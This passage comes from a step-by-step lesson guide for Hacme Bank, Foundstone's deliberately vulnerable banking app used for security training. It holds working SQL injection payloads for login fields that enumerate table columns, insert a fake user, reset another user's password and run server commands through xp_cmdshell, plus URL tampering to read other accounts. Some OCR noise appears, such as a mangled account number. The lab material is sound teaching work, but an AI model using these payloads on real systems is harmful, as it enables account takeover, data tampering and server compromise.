
```
Column 'FSB_USERS.user_name' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.login_id' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.creation_date' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
```

This process is known as database enumeration. Armed with this information, the attacker now attempts to determine the data type of each column. This is done using the third input data item in the table above for each column. For example:

```
' UNION SELECT SUM(USER_ID) FROM FSB_USERS HAVING 1=1--
```

The exception displayed as under and in Figure 24 does not complain about the *SUM* operation performed on the column *USER_ID*. This is a good indication that the column is of *numeric* type.

```
Server was unable to process request. --> All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
```


Hacme Bank - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address
http://localhost/HacmeBank_V2_Website/aspx/Login.aspx
Go
Foundstone | Hacme Bank 2.0
Login
ONLINE BANKING
Submit
Local intranet

Username: ' UNION SE

Password:

Server was unable to process request. --> All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

Hacme Bank is a software security training application provided by Foundstone, Inc.

This application is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hacme Bank was designed with known vulnerabilities which allow users to see real exploits and to demonstrate how to build more secure software. This application is provided for free and is limited to Foundstone's Terms of Use and may not be used for commercial purposes

Foundstone Security Training »

Date	Location	Course
10/19/05	Dallas, TX	Ultimate Web Hacking
10/19/05	Hamburg, Germany	Ultimate Web Hacking
11/08/05	Frankfurt, Germany	Building Secure Software
11/15/05	London, England	Writing Secure Code - ASP.NET (C#)
11/23/05	London, England	Ultimate Web Hacking


Figure 24

Similarly, we find the type of the *USER_NAME* field to be *VARCHAR* by using the following input in the User Name field:

```
' UNION SELECT SUM(USER_NAME) FROM FSB_USERS HAVING 1=1--
```

The error message obtained is:

The sum or average aggregate operation cannot take a varchar data type as an argument.


Hacme Bank - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Go
Local intranet
Foundstone | Hacme Bank 2.0
ONLINE BANKING
Login

Address: http://localhost/HacmeBank_V2_Website/aspx/Login.aspx

Username: ' UNION SE

Password:

The sum or average aggregate operation cannot take a varchar data type as an argument.

Submit

Hacme Bank is a software security training application provided by Foundstone, Inc.

This application is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hacme Bank was designed with known vulnerabilities which allow users to see real exploits and to demonstrate how to build more secure software. This application is provided for free and is limited to Foundstone's Terms of Use and may not be used for commercial purposes

Foundstone Security Training »

Date	Location	Course
10/19/05	Dallas, TX	Ultimate Web Hacking
10/19/05	Hamburg, Germany	Ultimate Web Hacking


Figure 25

Proceeding similarly we can enumerate the entire *FSB_USERS* table as follows:

user_id	*numeric*
user_name	*varchar*
login_id	*varchar*
Password	*varchar*
creation_date	*datetime*

Using the data obtained above, the attacker is now in a position to insert a record into the database and thus create a fake user. The input that must be used is described in Step four of the lesson table above.

In this case the *USER_ID* is auto incremented by the database and hence cannot be accepted by the user. So we will not be able to insert a new record by just assigning all the 5 columns of the database. The queries to help figure out the auto incremented are showed as under:


Hacme Bank - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address
Go
Foundstone | Hacme Bank 2.0
ONLINE BANKING
Login
Submit
Local intranet

http://localhost/HacmeBank_v2_Website/aspx/Login.aspx?lmsg=Session%20Timed-out

dDwtMTQyOTYyODY5Mjs

Username: jv' and 1 i

Password:

Syntax error converting the varchar value '2057058364__[ThrowAnConvertError]__' to a column of data type int.

Hacme Bank is a software security training application provided by Foundstone, Inc.

This application is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hacme Bank was designed with known vulnerabilities which allow users to see real exploits and to demonstrate how to build more secure software. This application is provided for free and is limited to Foundstone's Terms of Use and may not be used for commercial purposes

Foundstone Security Training »

Date	Location	Course
11/08/05	Frankfurt, Germany	Building Secure Software
11/23/05	London, England	Ultimate Web Hacking
11/29/05	Washington, DC	Building Secure Software

Figure 26


We first query the unique table id using the injection

jv' and 1 in (select top 1 CONVERT(int, CONVERT(varchar, id) + '__[ThrowAnConvertError]__') from FoundStone_Bank..sysobjects where ((name = 'fsb_users'))) --

The unique table id is obtained as displayed in the exception

The attacker then needs to figure out which of these columns if any, have the auto increment enabled. With the unique table id in hand the attacker can query the database for the this property using the injection

```
jv' and 1 in (select top 1  CONVERT(int, CONVERT(varchar, colstat) + '__[ThrowAnConvertError]__')
from FoundStone_Bank..syscolumns where ((name='user_id') and (id=2057058364))) --
```




```
adding="3">

alue="jv' and 1 in (select top 1  CONVERT(int, CONVERT(varchar, colstat) + '__[ThrowAnConvertError]__') from FoundStone_Bank..syscolu


vord" id="txtPassword" tabindex="2" class="txtBox2" style="width:60px;" /></td>

ge" style="width:60px;">Syntax error converting the varchar value '1__[ThrowAnConvertError]__' to a column of data type int.</span></td>
 value="Submit" id="btnSubmit" tabindex="3" class="loginbutton" style="width:60px;" /></td>
```

Figure 27

In the above shown request we are trying to query the column status of the column 'user_id'. If the column status is 1 that indicates that auto increment is enabled for that column in the database. The result of the request can be viewed in the raw HTTP response using Paros, you can see that the column status is 1, it indicates that the auto increment is turned on for the column and hence the row insertion should not include the column name and value.

With all necessary information at hand the attacker can now insert a new row in the table using the injection query

```
'; INSERT INTO FSB_USERS (user_name, login_id, password, creation_date) VALUES('HAX0R12',
'HACKME12', 'EASY32', GETDATE());--
```



Hacme Bank - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address
Go
Foundstone | Hacme Bank 2.0
ONLINE BANKING
Login
Submit
Done
Local intranet

http://localhost/HacmeBank_V2_Website/aspx/Login.aspx

Username: '; INSERT

Password:

Invalid Login

Hacme Bank is a software security training application provided by Foundstone, Inc.

This application is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hacme Bank was designed with known vulnerabilities which allow users to see real exploits and to demonstrate how to build more secure software. This application is provided for free and is limited to Foundstone's Terms of Use and may not be used for commercial purposes

Foundstone Security Training »

Date	Location	Course
10/19/05	Dallas, TX	Ultimate Web Hacking
10/19/05	Hamburg, Germany	Ultimate Web Hacking

Figure 28

The screen shot about does not give any other exception which is a good indication that the query got executed and so the record will be inserted in the database.

Similarly, the attacker could also later change his/her password or indeed soameone else's using input like:

```
'; UPDATE FSB_USERS SET PASSWORD='TEST123' WHERE LOGIN_ID='JV'--
```

Once the attacker is logged into the application, he/she can also alter the account balance using a similar technique. In that case SQL Injection is performed on the *FSB_ACCOUNTS* table by manipulating URL parameters when the *Account Details* link under the *My Accounts* page is clicked. The techniques for doing this are described in Lesson 2.

Lesson 1C: SQL Injection / Database Server Mis-configuration

Lesson#	**1C**
Vulnerability Exploited	SQL Injection Database Server Mis-configuration
Exploit Result	Command Execution
Input Field(s)	User Name
Input Data	*'; EXEC MASTER..XP_CMDSHELL <COMMAND*[2]*>* --
Reference(s)	http://www.nextgenss.com/papers/advanced_sql_injection.pdf

For instance the following input would cause the *xp_cmdshell* extended stored procedure to execute the *dir* command on the server.


```
'; EXEC MASTER..XP_CMDSHELL DIR --
```

Note: This attack only works when the application uses "sa" credentials instead of trusted connection or if the MSDE 2000A or older is used.

Lesson 2A: Authorization Failure

Lesson#		**2A**
Vulnerability Exploited		Authorization Failure
Exploit Result		Horizontal Privilege Escalation
Input Field(s)		*account_no* - URL Parameter Manipulation on the *My Accounts* Page
Steps	**1**	Navigate to the *My Accounts* page by clicking the corresponding link in the upper right hand corner
	2	Click on the *View Transactions* link for any account
	3	In the Url modify the *account_no* to any other account number and view other users transactions.
Corresponding Figure(s)		Figure 29 Figure 30 Figure 31

[2] Replace <COMMAND> by an appropriate Windows XP command such as *dir*


WelcomeForm - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address http://localhost/HacmeBank_v2_Website/aspx/Main.aspx?function=MyAccountForm
Go
Foundstone | Hacme Bank 2.0
Change Password
My Accounts
Logout
» Transfer Funds
» Request a Loan
» Posted Messages
» Admin Section
ONLINE BANKING
Local intranet

User : Jane Chris


My Account Information

Please click on the links to transact further

Account No	Branch	Account Type	Current Balance	
5204320422040005	L A-Hoston Road	Platinum	4800.00 USD	View Transactions
5204320422040006	L A-Hoston Road	Silver	5100.00 USD	View Transactions
5204320422040007	Buston-Richadson Avenue	Platinum	7600.00 USD	View Transactions
5204320422040008	Buston-Richadson Avenue	Silver	1200.00 USD	View Transactions

Figure 29

Make a note of the accounts belonging to Jane Chris. They are 5204320422040005005, 5204320422040006, 5204320422040007 and 5204320422040008



http://127.0.0.1/HacmeBank_V2_Website/aspx/Main.aspx?function=TransactionDetails&account_no=52043204220


User : Jane Chris

Transaction Details

SL No	Date	Description	CR/DR	Amount(USD)
10	6/14/2005 1:29:38 AM	Consulting fee	CR	5500.00
11	6/14/2005 1:29:38 AM	ATM Cash-Houston Road	DB	500.00

Figure 30

On clicking the *View Transactions* the application will display the transactions corresponding to that account number. In this case it happens to be 5204320422040005.



http://127.0.0.1/HacmeBank_V2_Website/aspx/Main.aspx?function=TransactionDetails&account_no=5204320422040004

User : Jane Chris

Transaction Details

